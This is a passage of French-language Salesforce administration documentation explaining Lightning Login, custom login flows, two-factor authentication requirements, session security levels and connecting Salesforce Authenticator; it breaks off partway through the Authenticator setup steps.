Disponible avec : **Contact Manager** Edition, **Database.com** Edition, **Developer** Edition, **Enterprise** Edition, **Group** Edition, **Performance** Edition, **Professional** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour vous inscrire dans Lightning Login :
- Utilisateur de Lightning Login

Une fois inscrit(e), si vous n'avez pas votre appareil mobile, vous pouvez vous connecter en utilisant votre nom d'utilisateur et votre mot de passe. Si vous déconnectez Salesforce Authenticator de votre compte Salesforce, Lightning Login n'est pas autorisé tant que vous ne reconnectez pas Salesforce Authenticator.

Vous pouvez annuler votre inscription à tout moment. Un administrateur peut l'annuler aussi.

## Annulation de l'inscription à Lightning Login d'un utilisateur

Annulez l'inscription à Lightning Login d'un utilisateur s'il n'est plus autorisé à utiliser Lightning Login.

1. Dans Configuration, saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs**.
2. Cliquez sur le nom de l'utilisateur.
3. Dans la page de détail de l'utilisateur, cliquez sur **Annuler** en regard du champ Lightning Login.

Les utilisateurs peuvent annuler leur propre inscription. Dans les paramètres personnels, ils accèdent à la page Détails utilisateur avancés, puis cliquent sur **Annuler** en regard du champ Lightning Login.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Contact Manager** Edition

AUTORISATIONS UTILISATEUR

Pour annuler l'inscription à Lightning Login d'un utilisateur :

- Gérer les utilisateurs

## Création d'un flux de connexion

Utilisez le Cloud Flow Designer pour créer un processus de flux de connexion, puis associez le flux terminé à un profil.

Lorsque le profil d'un utilisateur est associé à un flux de connexion, l'utilisateur est dirigé vers ce flux lors du processus d'authentification. Les écrans du flux de connexion sont incorporés à la page de connexion standard de Salesforce. Pendant le processus d'authentification, ces utilisateurs ont un accès limité aux écrans du flux de connexion. Une fois l'authentification réussie et le flux de connexion terminé, l'utilisateur est redirigé vers l'organisation. Alternativement, une action explicite peut être définie dans le flux afin de refuser l'accès.

Par exemple, un administrateur peut créer un flux de connexion qui met en oeuvre un processus d'authentification à deux facteurs personnalisé afin d'ajouter une couche de sécurité. Un tel flux utilise des méthodes Apex pour obtenir le contexte de la session, extraire l'adresse IP de l'utilisateur et vérifier si la requête provient d'une plage IP de confiance (pour rechercher ou définir la plage IP de confiance, dans Configuration, saisissez *Accès réseau* dans la case Recherche rapide, puis sélectionnez **Accès réseau**). Si la requête provient d'une adresse de plage IP de confiance, Salesforce ignore le flux et connecte l'utilisateur à l'organisation. Sinon, Salesforce invoque le flux avec l'une des trois options suivantes :

1. Inviter l'utilisateur à se connecter avec des identifiants supplémentaires, tels qu'un mot de passe unique temporel (TOTP).

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour ouvrir, modifier ou créer un flux dans Cloud Flow Designer :

- Gérer Force.com Flow

2. Forcer l'utilisateur à se déconnecter.
3. Diriger l'utilisateur vers une page contenant d'autres options.

Vous pouvez également créer des flux de connexion qui orientent les utilisateurs vers des pages personnalisées, telles que des formulaires de recueil d'informations ou des pages présentant aux utilisateurs des informations supplémentaires.

## Élaboration de votre propre flux de connexion

Suivez le processus ci-dessous pour créer votre propre flux de connexion.

1. Créez un nouveau flux à l'aide de Flow Designer et d'un code Apex.

   Par exemple, vous pouvez créer un flux d'authentification personnalisé à deux facteurs basé sur IP qui demande un deuxième facteur d'authentification uniquement si l'utilisateur se connecte hors de la plage IP de confiance de l'entreprise (pour rechercher ou définir la plage IP de confiance, dans Configuration, saisissez *`Accès réseau`* dans la case `Recherche rapide`, puis sélectionnez **Accès réseau**).

   Remarque: Ne définissez pas les plages IP de connexion directement dans le profil utilisateur. Les Plages IP de connexion définies directement dans un profil limitent l'accès à l'organisation pour les utilisateurs associés à ce profil et qui sont totalement extérieurs à la plage. Ces utilisateurs ne peuvent pas entrer dans le processus du flux de connexion.

   Le flux doit contenir les éléments suivants :

   a. Une nouvelle classe Apex qui définit un plug-in Apex implémenté à partir de (`Process.Plugin`) et qui utilise la classe `Auth.SessionManagement` pour accéder aux méthodes et services de mot de passe temporel à usage unique (TOTP). La nouvelle classe Apex du plug-in génère une clé temporelle avec un code de réponse rapide (QR) pour valider le TOTP fourni par l'utilisateur par rapport au TOTP généré par Salesforce.

   b. Un élément d'écran pour analyser un code QR.

   c. Un élément de décision pour gérer un jeton valide et un jeton non valide.

   Vous pouvez définir des variables d'entrée dans le flux. Si vous utilisez les noms spécifiés ci-dessous, ces valeurs sont renseignées au démarrage du flux.

| Nom | Description de la valeur |
|---|---|
| `LoginFlow_LoginType` | Le type d'utilisateur, par exemple utilisateur externe d'une communauté Chatter |
| `LoginFlow_IpAddress` | L'adresse IP actuelle de l'utilisateur |
| `LoginFlow_LoginIpAddress` | L'adresse IP de l'utilisateur utilisée lors de la connexion, qui peut changer après l'authentification |
| `LoginFlow_UserAgent` | La chaîne d'agent utilisateur fournie par le navigateur de l'utilisateur |
| `LoginFlow_Platform` | Le système d'exploitation de l'utilisateur |
| `LoginFlow_Application` | L'application utilisée pour demander l'authentification |
| `LoginFlow_Community` | La communauté actuelle, si le flux de connexion s'applique à une communauté |
| `LoginFlow_SessionLevel` | Le niveau de sécurité de la session en-cours, Standard ou Assurance élevée |

| Nom | Description de la valeur |
|---|---|
| `LoginFlow_UserId` | L'ID à 18 caractères de l'utilisateur. |

Durant le flux, vous pouvez associer les valeurs de variables prédéfinies ci-dessous à un comportement spécifique.

Remarque: Le flux charge ces valeurs uniquement *après* l'actualisation d'un écran de l'interface utilisateur (un utilisateur qui clique sur un bouton ne charge pas les valeurs ; pour que les valeurs soient chargées, un nouvel écran doit être ajouté au flux).

| Nom | Description de la valeur |
|---|---|
| `LoginFlow_FinishLocation` | Une valeur de texte. Fournit une chaîne qui définit la destination de l'utilisateur une fois le flux de connexion terminé. La chaîne doit être une URL Salesforce valide (l'utilisateur ne peut pas quitter l'organisation et rester dans le flux) ou un chemin relatif. |
| `LoginFlow_ForceLogout` | Une valeur booléenne. Définissez cette variable sur `true` pour déconnecter l'utilisateur immédiatement et le forcer à quitter le flux. |

2. Enregistrez le flux.
3. Activez le flux.
4. Connectez le flux de connexion à un profil.

CONSULTER ÉGALEMENT :

Flux de connexion personnalisés
https://developer.salesforce.com/page/Login-Flows
Connexion d'un flux de connexion à un profil
Cloud Flow Designer

## Connexion d'un flux de connexion à un profil

Une fois le flux de connexion créé dans Flow Designer et activé, vous l'associez à un profil de votre organisation. Les utilisateurs associés à ce profil sont ensuite dirigés vers le flux de connexion.

1. Dans Configuration, saisissez *`Flux de connexion`* dans la case `Recherche rapide`, puis sélectionnez **Flux de connexion**.
2. Cliquez sur **Nouveau**.
3. Saisissez un nom pour référencer l'association du flux de connexion lorsque vous le modifiez ou le supprimez. Le nom ne doit pas nécessairement être unique.
4. Sélectionnez le flux de connexion du profil. La liste déroulante comprend tous les flux disponibles enregistrés dans le Flow Designer. Seuls les flux actifs de type Flux sont pris en charge.
5. Sélectionnez une licence utilisateur pour le profil auquel vous souhaitez connecter le flux. La liste des profils affiche ensuite les profils qui incluent cette licence.
6. Saisissez le profil à connecter au flux de connexion.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

7. Cliquez sur **Enregistrer**.

   Les utilisateurs associés au profil sont désormais dirigés vers le flux de connexion.

Après avoir associé le flux de connexion, vous pouvez modifier ou supprimer les flux répertoriés dans cette page de flux de connexion.

Vous pouvez associer un flux de connexion à un ou plusieurs profils. Cependant, un profil ne peut pas être connecté à plusieurs flux de connexion.

CONSULTER ÉGALEMENT :

- Flux de connexion personnalisés
- Création d'un flux de connexion
- Cloud Flow Designer

## Configuration de l'authentification à deux facteurs

Les administrateurs activent l'authentification à deux facteurs via des autorisations ou les paramètres du profil. Les utilisateurs enregistrent leur appareil pour l'authentification à deux facteurs, notamment les applications d'authentification mobile ou les clés de sécurité U2F, dans leurs propres paramètres personnels.

Vous pouvez personnaliser l'authentification à deux facteurs en procédant comme suit :

- Demander l'authentification à deux facteurs à chaque connexion. Définissez la connexion à deux facteurs chaque fois que l'utilisateur se connecte Salesforce. Vous pouvez également activer cette fonctionnalité pour les connexions de l'API, qui implique l'utilisation d'applications clientes telles que Data Loader. Pour plus d'informations, reportez-vous à Définition des exigences de la connexion par authentification à deux facteurs ou Définition des exigences de la connexion par authentification à deux facteurs pour l'accès API.

  Procédure : Secure Logins with Two-Factor Authentication

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Contact Manager** Edition

- Utiliser l'authentification « renforcée » (également appelée authentification « hautement sécurisée »). L'authentification à deux facteurs n'est pas toujours nécessaire pour chaque connexion d'utilisateur, vous pouvez sécuriser certaines ressources uniquement. Si l'utilisateur tente d'utiliser une application connectée ou des rapports, Salesforce l'invite à vérifier son identité. Pour plus d'informations, reportez-vous à Niveaux de sécurité de session.
- Utilisez les stratégies de profil et les paramètres de session. Tout d'abord, dans le profil Utilisateur, définissez le champ `Niveau de sécurité de session requis à la connexion` sur **Assurance élevée**. Définissez ensuite des niveaux de sécurité dans les paramètres de session de votre organisation afin d'appliquer la stratégie à des méthodes de connexion particulières. Dans les paramètres de session de votre organisation, vérifiez les niveaux de sécurité de session pour vous assurer que l'authentification à deux facteurs figure dans la colonne Assurance élevée. Pour plus d'informations, reportez-vous à Définition d'exigences de connexion par authentification à deux facteurs et politiques personnalisées pour l'authentification unique, l'authentification sociale et les communautés.

  ATTENTION: Si l'authentification à deux facteurs figure dans la colonne Standard, une erreur est affichée lorsque les utilisateurs se connectent avec une méthode qui accorde une sécurité de niveau standard.

- Utiliser des flux de connexions. Utilisez Flow Designer et les profils pour définir des exigences de post-authentification lorsque l'utilisateur se connecte, avec des processus d'authentification à deux facteurs personnalisés. Pour plus d'informations, reportez-vous aux exemples suivants :
  - Flux de connexion

- Mise en œuvre de l'authentification à deux facteurs par SMS
- Amélioration de la sécurité avec l'authentification à deux facteurs

### Définition des conditions requises de la connexion par authentification à deux facteurs

En tant qu'administrateur Salesforce, vous pouvez demander aux utilisateurs d'utiliser un second facteur d'authentification lorsqu'ils se connectent.

### Définition d'exigences de connexion par authentification à deux facteurs et politiques personnalisées pour l'authentification unique, l'authentification sociale et les communautés

Utilisez les stratégies de profil et les paramètres de session afin de définir des exigences de connexion par authentification à deux facteurs pour les utilisateurs. Toutes les méthodes d'authentification d'interface utilisateur de Salesforce sont prises en charge, y compris le nom d'utilisateur et le mot de passe, l'authentification déléguée, l'authentification unique SAML et la connexion sociale via un fournisseur d'authentification tiers. Vous pouvez appliquer l'exigence d'authentification à deux facteurs aux utilisateurs d'organisations et de communautés Salesforce.

### Définition des exigences de connexion par authentification à deux facteurs pour l'accès API

Les administrateurs Salesforce peuvent définir l'autorisation « Authentification à deux facteurs pour les connexions API » afin d'autoriser l'utilisation d'un deuxième facteur d'authentification pour l'accès API à Salesforce. L'accès API inclut l'utilisation d'applications telles que Data Loader et d'outils de développement pour personnaliser une organisation ou élaborer des applications clientes.

### Connexion de Salesforce Authenticator (version 2 ou supérieure) à votre compte pour la vérification de l'identité

Vous pouvez connecter la version 2 ou supérieure de l'application mobile Salesforce Authenticator à votre compte. Utilisez l'application chaque fois que Salesforce doit vérifier votre identité. Si votre administrateur exige une authentification à deux facteurs afin de renforcer la sécurité lorsque vous vous connectez ou accédez à des rapports ou à des tableaux de bord, utilisez l'application pour vérifier l'activité de votre compte. Si l'authentification à deux facteurs est demandée alors que vous n'avez pas encore connecté l'application, vous êtes invité(e) à la connecter lors de votre connexion suivante à Salesforce. Si l'authentification à deux facteurs n'est pas encore exigée, vous pouvez connecter l'application à votre compte via vos paramètres personnels.

### Connexion d'une application ou d'un appareil de génération de mot de passe unique pour la vérification de l'identité

Vous pouvez connecter à votre compte une application de génération de mot de passe unique, telle que Salesforce Authenticator ou Google Authenticator. Utilisez un code de vérification généré par l'application, parfois appelé « mot de passe unique temporaire », lorsque Salesforce doit vérifier votre identité. Si votre administrateur demande une authentification à deux facteurs afin de renforcer la sécurité lorsque vous vous connectez, accédez à des applications connectées ou accédez à des rapports et des tableaux de bord, utilisez un code de l'application. Si vous devez utiliser l'authentification à deux facteurs avant d'avoir une application connectée, vous êtes invité(e) à en connecter une à la connexion suivante à Salesforce. Si vous n'avez pas encore d'exigence d'authentification à deux facteurs, pouvez continuer à connecter l'application à votre compte via vos paramètres personnels.

### Activation de clé de sécurité U2F pour la vérification de l'identité

En tant qu'administrateur Salesforce, vous pouvez autoriser les utilisateurs à utiliser une clé de sécurité U2F chaque fois qu'ils sont invités à vérifier leur identité, y compris pour une authentification à deux facteurs et des activations. Au lieu d'utiliser Salesforce Authenticator ou des mots de passe uniques envoyés par e-mail ou SMS, les utilisateurs insèrent leur clé de sécurité U2F dans un port USB pour compléter le processus de vérification.

### Enregistrement d'une clé de sécurité U2F pour la vérification de l'identité

Enregistrez une clé de sécurité U2F pour la connecter à votre compte Salesforce. Elle représente une alternative sécurisée et pratique à l'utilisation de Salesforce Authenticator ou de mots de passe uniques envoyés par e-mail ou par SMS. Dès que vous êtes invité(e) à vérifier votre identité, avec notamment l'authentification à deux facteurs et des activations, vous pouvez insérer votre clé de sécurité dans un port USB pour effectuer la vérification.

### Déconnexion de Salesforce Authenticator (version 2 ou supérieure) du compte d'un utilisateur

Une seule application mobile Salesforce Authenticator (version 2 ou supérieure) à la fois peut être connectée au compte d'un utilisateur. Si l'utilisateur n'a plus accès à l'application, s'il remplace ou perd son appareil mobile, déconnectez l'application de son compte. La prochaine fois que l'utilisateur se connecte avec l'authentification à deux facteurs, si une autre application d'authentification est connectée, Salesforce l'invite à connecter une nouvelle application d'authentification.

### Déconnexion de l'application de génération du mot de passe unique d'un utilisateur

Outre Salesforce Authenticator, une autre application d'authentification mobile qui génère des codes de vérification (mots de passe uniques) peut être connectée au compte d'un utilisateur. Si votre utilisateur perd l'accès à l'application, s'il remplace ou perd son appareil mobile, déconnectez l'application de son compte. La prochaine fois que l'utilisateur se connecte avec l'authentification à deux facteurs, si une autre méthode de vérification de l'identité est connectée, Salesforce l'invite à connecter une nouvelle application d'authentification.

### Retrait de l'enregistrement d'une clé de sécurité U2F d'un utilisateur

Une clé de sécurité U2F peut être enregistrée à tout moment dans le compte Salesforce d'un utilisateur. Si votre utilisateur remplace ou perd une clé de sécurité enregistrée, retirez l'enregistrement de son compte.

### Génération d'un code de vérification de l'identité temporaire

Générez des codes de vérification temporaires pour les utilisateurs qui ne peuvent pas accéder à l'appareil qu'ils utilisent habituellement pour l'authentification à deux facteurs. Vous définissez l'expiration du code, de 1 à 24 heures après sa génération. Le code peut être utilisé plusieurs fois jusqu'à son expiration.

### Expiration d'un code de vérification temporaire

Expirez le code de vérification temporaire d'un utilisateur lorsqu'il n'utilise plus l'authentification à deux facteurs.

### Affichage de la méthode de vérification de l'identité utilisée par les utilisateurs

Personnalisez une vue de liste d'utilisateurs ou consultez le rapport Méthodes de vérification de l'identité afin de déterminer les méthodes employées par les utilisateurs pour vérifier leur identité. Créez des rapports personnalisés afin d'identifier des modèles de comportement de vérification de l'identité pour votre organisation ou votre communauté.

### Délégation des tâches de gestion de l'authentification à deux facteurs

Permettez aux utilisateurs qui ne sont pas administrateurs Salesforce d'offrir une assistance pour l'authentification à deux facteurs dans votre organisation. Par exemple, supposons que vous souhaitez que le personnel du service d'assistance de votre société génère des codes de vérification temporaires pour les utilisateurs qui ont perdu ou oublié l'appareil qu'ils utilisent habituellement pour l'authentification à deux facteurs. Attribuez aux membres de l'équipe du service d'assistance l'autorisation « Gérer l'authentification à deux facteurs dans l'interface utilisateur » pour leur permettre de générer des codes et d'assister les utilisateurs avec les autres tâches d'authentification à deux facteurs.

CONSULTER ÉGALEMENT :

Authentification à deux facteurs

## Définition des conditions requises de la connexion par authentification à deux facteurs

En tant qu'administrateur Salesforce, vous pouvez demander aux utilisateurs d'utiliser un second facteur d'authentification lorsqu'ils se connectent.

Vous pouvez exiger l'authentification à deux facteurs chaque fois qu'un utilisateur se connecte à Salesforce avec un nom d'utilisateur et un mot de passe, y compris pour les organisations avec des domaines personnalisés créés en utilisant Mon domaine. Pour définir cette exigence, sélectionnez l'autorisation « Authentification à deux facteurs pour les connexions à l'interface utilisateur » dans le profil utilisateur (pour les profils clonés uniquement) ou dans un ensemble d'autorisations.

Procédure : Secure Logins with Two-Factor Authentication

Les utilisateurs qui disposent de l'autorisation « Authentification à deux facteurs pour les connexions à l'interface utilisateur » doivent fournir un deuxième facteur, tel qu'une application d'authentification mobile ou une clé de sécurité U2F, chaque fois qu'ils se connectent à Salesforce.

Vous pouvez également utiliser une stratégie basée sur le profil afin de définir une exigence d'authentification à deux facteurs pour les utilisateurs attribués à un profil particulier. Utilisez la stratégie de profil si vous souhaitez exiger une authentification à deux facteurs pour les utilisateurs des méthodes d'authentification suivantes :

- SAML pour l'authentification unique
- Connexion sociale aux organisations ou communautés Salesforce
- Authentification par nom d'utilisateur et mot de passe aux communautés

Toutes les méthodes d'authentification d'interface utilisateur de Salesforce sont prises en charge, y compris le nom d'utilisateur et le mot de passe, l'authentification déléguée, l'authentification unique SAML et la connexion sociale via un fournisseur d'authentification. Dans le profil utilisateur, définissez le champ `Niveau de sécurité de la session requis à la connexion` sur **Assurance élevée**. Définissez ensuite des niveaux de sécurité dans les paramètres de session de votre organisation afin d'appliquer la stratégie à des méthodes de connexion particulières. Dans les paramètres de session de votre organisation, vérifiez également les niveaux de sécurité pour vous assurer que l'Authentification à deux facteurs est affichée dans la colonne Assurance élevée.

**Éditions**

Disponible avec : À la fois Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour modifier les profils et les ensembles d'autorisations :

- Gérer les profils et les ensembles d'autorisations

ATTENTION: Si l'authentification à deux facteurs figure dans la colonne Standard, une erreur est affichée lorsque les utilisateurs se connectent avec une méthode qui octroie une sécurité de niveau standard.

CONSULTER ÉGALEMENT :

- Authentification à deux facteurs
- Définition d'exigences de connexion par authentification à deux facteurs et politiques personnalisées pour l'authentification unique, l'authentification sociale et les communautés
- Connexion de Salesforce Authenticator (version 2 ou supérieure) à votre compte pour la vérification de l'identité
- Connexion d'une application ou d'un appareil de génération de mot de passe unique pour la vérification de l'identité
- Déconnexion de Salesforce Authenticator (version 2 ou supérieure) du compte d'un utilisateur
- Déconnexion de l'application de génération du mot de passe unique d'un utilisateur
- Vérification de votre identité
- Flux de connexion personnalisés
- Génération d'un code de vérification de l'identité temporaire
- Expiration d'un code de vérification temporaire
- Délégation des tâches de gestion de l'authentification à deux facteurs
- Historique de vérification de l'identité

## Définition d'exigences de connexion par authentification à deux facteurs et politiques personnalisées pour l'authentification unique, l'authentification sociale et les communautés

Utilisez les stratégies de profil et les paramètres de session afin de définir des exigences de connexion par authentification à deux facteurs pour les utilisateurs. Toutes les méthodes d'authentification d'interface utilisateur de Salesforce sont prises en charge, y compris le nom d'utilisateur et le mot de passe, l'authentification déléguée, l'authentification unique SAML et la connexion sociale via un fournisseur d'authentification tiers. Vous pouvez appliquer l'exigence d'authentification à deux facteurs aux utilisateurs d'organisations et de communautés Salesforce.

Pour demander l'authentification à deux facteurs aux utilisateurs associés à un profil particulier, modifiez le paramètre de profil `Niveau de sécurité de session requis à la connexion`. Définissez ensuite des niveaux de sécurité dans les paramètres de session de votre organisation afin d'appliquer la stratégie à des méthodes de connexion particulières.

Par défaut, l'exigence de sécurité de session lors de la connexion est définie sur `Aucun` pour tous les profils. Vous ne pouvez pas modifier les paramètres de session d'un profil pour définir l'exigence sur `Assurance élevée`. Lorsque les utilisateurs du profil associé à cette exigence utilisent une méthode de connexion qui accorde une sécurité de niveau standard au lieu d'une assurance élevée (par exemple un nom d'utilisateur et un mot de passe), ils sont invités à vérifier leur identité avec l'authentification à deux facteurs. Une fois authentifiés avec succès, les utilisateurs sont connectés à Salesforce.

Vous pouvez modifier le niveau de sécurité associé à une méthode de connexion dans les paramètres de session de votre organisation.

Les utilisateurs d'appareils mobiles peuvent utiliser l'application mobile Salesforce Authenticator ou une autre application pour l'authentification à deux facteurs. Les utilisateurs internes peuvent connecter l'application à leur compte dans la page Détails utilisateur avancés de leur paramètres personnels. Si vous définissez l'exigence `Assurance élevée` dans un profil, tout utilisateur ayant ce profil et qui n'a pas encore connecté Salesforce Authenticator ou une autre application

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier les profils et les ensembles d'autorisations :

- Gérer les profils et les ensembles d'autorisations

Pour générer un code de vérification temporaire

- Gérer l'authentification à deux facteurs dans l'interface utilisateur

d'authentification à son compte est invité à connecter l'application. Une fois l'application connectée, il est invité à l'utiliser pour vérifier son identité.

Les utilisateurs qui ont enregistré une clé de sécurité U2F peuvent l'utiliser pour l'authentification à deux facteurs.

Les membres de communauté avec l'exigence de profil `Assurance élevée` sont invités à connecter une application d'authentification durant la connexion.

1. Dans Configuration, saisissez *`Profils`* dans la case `Recherche rapide`, puis sélectionnez **Profils**.
2. Sélectionnez un profil.
3. Accédez aux Paramètres de session et recherchez le paramètre `Niveau de sécurité de la session requis à la connexion`.
4. Cliquez sur **Modifier**.
5. Pour `Niveau de sécurité de la session requis à la connexion`, sélectionnez **Assurance élevée**.
6. Cliquez sur **Enregistrer**.
7. Dans Configuration, saisissez *`Paramètres de session`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres de session**.
8. Dans Niveaux de sécurité de session, assurez-vous que la colonne Assurance élevée contient Authentification à deux facteurs. Si l'authentification à deux facteurs figure dans la colonne Standard, une erreur est affichée lorsque les utilisateurs se connectent avec une méthode qui accorde une sécurité de niveau standard.
9. Remarque: Considérez le déplacement du paramètre Activation vers la colonne Assurance élevée. Ce paramètre permet aux utilisateurs de vérifier leur identité à partir d'un navigateur ou d'une application non reconnu qui établit une session d'assurance élevée. Lorsque l'activation se trouve dans la colonne Assurance élevée, les utilisateurs qui vérifient leur identité lors de la connexion sont invités à vérifier de nouveau leur identité afin de satisfaire les exigences de sécurité de la session d'assurance élevée.

   Enregistrez vos modifications.

Exemple: Vous avez configuré Facebook et LinkedIn en tant que fournisseurs d'authentification dans votre communauté. De nombreux membres de communautés choisissent une connexion sociale en saisissant le nom d'utilisateur et le mot de passe de leur compte Facebook ou LinkedIn. Vous souhaitez accroître la sécurité en demandant aux utilisateurs de communauté client d'utiliser l'authentification à deux facteurs lorsqu'ils se connectent avec leur compte Facebook, mais pas avec leur compte LinkedIn. Vous modifiez le profil Utilisateur de communauté client et définissez le `Niveau de sécurité de session requis à la connexion` sur **Assurance élevée**. Dans les paramètres de session de votre organisation, vous modifiez les niveaux de sécurité de session. Vous placez Facebook dans la colonne Standard. Dans la colonne Assurance élevée, vous placez Authentification à deux facteurs. Vous placez également LinkedIn dans la colonne Assurance élevée.

Remarque: Vous pouvez également utiliser des flux de connexion pour modifier le niveau de sécurité de session de l'utilisateur afin d'initier une vérification de l'identité sous certaines conditions. Les flux de connexion permettent de créer un processus de post-authentification personnalisé répondant aux besoins de votre activité.

Si des utilisateurs perdent ou oublient l'appareil qu'ils utilisent habituellement pour l'authentification à deux facteurs, vous pouvez générer pour eux un code de vérification temporaire. Vous définissez l'expiration du code, de 1 à 24 heures après sa génération. Votre utilisateur peut utiliser le code plusieurs fois jusqu'à son expiration. Un utilisateur ne peut avoir qu'un seul code temporaire à la fois. S'il nécessite un nouveau code alors que l'ancien est toujours valide, vous pouvez expirer l'ancien code et générer le nouveau. Les utilisateurs peuvent expirer leurs propres codes valides dans leurs paramètres personnels.

Remarque: Les exigences du profil `Assurance élevée` s'appliquent aux connexions à l'interface utilisateur. Les échanges de jetons OAuth ne sont pas soumis à cette exigence. Les jetons d'actualisation OAuth obtenus avant la définition d'une exigence `Assurance élevée` pour un profil peuvent être échangés par des jetons d'accès valides pour l'API. Les jetons sont valides

même s'ils ont été obtenus avec une session d'assurance standard. Pour demander aux utilisateurs d'établir une session d'assurance élevée avant d'accéder à l'API avec une application externe, révoquez au préalable les jetons OAuth existants pour les utilisateurs associés à ce profil. Définissez ensuite une exigence `Assurance élevée` pour le profil. Les utilisateurs doivent se connecter avec l'authentification à deux facteurs et autoriser de nouveau l'application. Reportez-vous à Révocation de jetons OAuth.

CONSULTER ÉGALEMENT :

- Authentification à deux facteurs
- Flux de connexion personnalisés
- Connexion de Salesforce Authenticator (version 2 ou supérieure) à votre compte pour la vérification de l'identité
- Connexion d'une application ou d'un appareil de génération de mot de passe unique pour la vérification de l'identité
- Déconnexion de Salesforce Authenticator (version 2 ou supérieure) du compte d'un utilisateur
- Déconnexion de l'application de génération du mot de passe unique d'un utilisateur
- Génération d'un code de vérification de l'identité temporaire
- Expiration d'un code de vérification temporaire
- Délégation des tâches de gestion de l’authentification à deux facteurs
- Expiration d'un code de vérification temporaire

## Définition des exigences de connexion par authentification à deux facteurs pour l'accès API

Les administrateurs Salesforce peuvent définir l'autorisation « Authentification à deux facteurs pour les connexions API » afin d'autoriser l'utilisation d'un deuxième facteur d'authentification pour l'accès API à Salesforce. L'accès API inclut l'utilisation d'applications telles que Data Loader et d'outils de développement pour personnaliser une organisation ou élaborer des applications clientes.

L'autorisation « Authentification à deux facteurs pour les connexions à l'interface utilisateur » est un prérequis de l'autorisation « Authentification à deux facteurs pour les connexions API ». Les utilisateurs qui ont ces autorisations activées doivent effectuer une authentification à deux facteurs lorsqu'ils se connectent à Salesforce via l'interface utilisateur. Ils doivent télécharger et installer une application d'authentification sur leur appareil mobile, et connecter l'application à leur compte Salesforce. Ils peuvent ensuite utiliser les codes de vérification (mots de passe uniques emporels ou TOTP) de l'application pour l'authentification à deux facteurs.

CONSULTER ÉGALEMENT :

- Authentification à deux facteurs
- Connexion d'une application ou d'un appareil de génération de mot de passe unique pour la vérification de l'identité
- Définition des conditions requises de la connexion par authentification à deux facteurs
- Réinitialisation de votre jeton de sécurité
- Historique de vérification de l'identité

**Éditions**

Disponible avec : À la fois Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Database.com** Edition, **Developer** Edition, **Enterprise** Edition, **Group** Edition, **Performance** Edition, **Professional** Edition et **Unlimited** Edition

**AUTORISATIONS UTILISATEUR**

Pour modifier les autorisations système dans les profils :

- Gérer les profils et les ensembles d'autorisations

Pour activer cette fonctionnalité :

- Authentification à deux facteurs pour les connexions à l'interface utilisateur

## Connexion de Salesforce Authenticator (version 2 ou supérieure) à votre compte pour la vérification de l'identité

Vous pouvez connecter la version 2 ou supérieure de l'application mobile Salesforce Authenticator à votre compte. Utilisez l'application chaque fois que Salesforce doit vérifier votre identité. Si votre administrateur exige une authentification à deux facteurs afin de renforcer la sécurité lorsque vous vous connectez ou accédez à des rapports ou à des tableaux de bord, utilisez l'application pour vérifier l'activité de votre compte. Si l'authentification à deux facteurs est demandée alors que vous n'avez pas encore connecté l'application, vous êtes invité(e) à la connecter lors de votre connexion suivante à Salesforce. Si l'authentification à deux facteurs n'est pas encore exigée, vous pouvez connecter l'application à votre compte via vos paramètres personnels.

L'application Salesforce Authenticator (version 2 ou supérieure) de votre appareil mobile est le deuxième « facteur » d'authentification. L'utilisation de l'application ajoute un niveau de sécurité à votre compte. Une fois l'application connectée, vous recevez une notification sur votre appareil mobile dès que vous exécutez une action qui nécessite une vérification de l'identité. Lorsque vous recevez la notification, ouvrez l'application sur votre appareil mobile, contrôlez les détails de l'activité, puis répondez à la vérification avec votre appareil mobile. Si vous recevez une notification concernant une activité que vous ne reconnaissez pas, utilisez l'application pour bloquer l'activité. Vous pouvez marquer l'activité bloquée pour la

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Contact Manager** Edition

signaler à votre administrateur Salesforce . L'application fournit également un code de vérification que vous pouvez utiliser comme méthode alternative de vérification de l'identité.

1. Téléchargez et installez la version 2 ou supérieure de l'application Salesforce Authenticator en fonction du type d'appareil que vous utilisez. Pour un iPhone, téléchargez l'application depuis l'App Store. Pour des appareils Android, téléchargez l'application depuis Google Play.

   Si vous avez déjà installé la version 1 de Salesforce Authenticator sur votre appareil mobile, vous pouvez la mettre à jour vers la version 2 via l'App Store ou Google Play. La mise à jour garde tous les comptes connectés présents dans l'application. Ce sont des comptes code-seulement qui génèrent des codes de vérification sans recevoir de notification automatique ni autoriser des vérifications automatisées basées sur la localisation. Les comptes code-seulement sont affichés dans la liste Comptes connectés avec un signe **>** à droite de la ligne du nom du compte, et ils n'ont pas de page de détail de compte. Si un compte code-seulement existe pour le nom d'utilisateur que vous avez utilisé pour votre connexion active à Salesforce, balayez vers la gauche dans l'application pour supprimer le nom d'utilisateur avant de continuer. Dans les étapes suivantes, vous reconnectez le compte pour ce nom d'utilisateur. Le nouveau compte connecté offre toutes les fonctionnalités de Salesforce Authenticator version 2 : notifications automatiques, vérifications automatisées basées sur la localisation et codes de vérification.

2. Dans vos paramètres personnels, saisissez `Détails utilisateur avancés` dans la case `Recherche rapide`, puis sélectionnez **Détails utilisateur avancés**. Vous n'obtenez aucun résultat ? Saisissez `Informations personnelles` dans la case `Recherche rapide`, puis sélectionnez **Informations personnelles**.
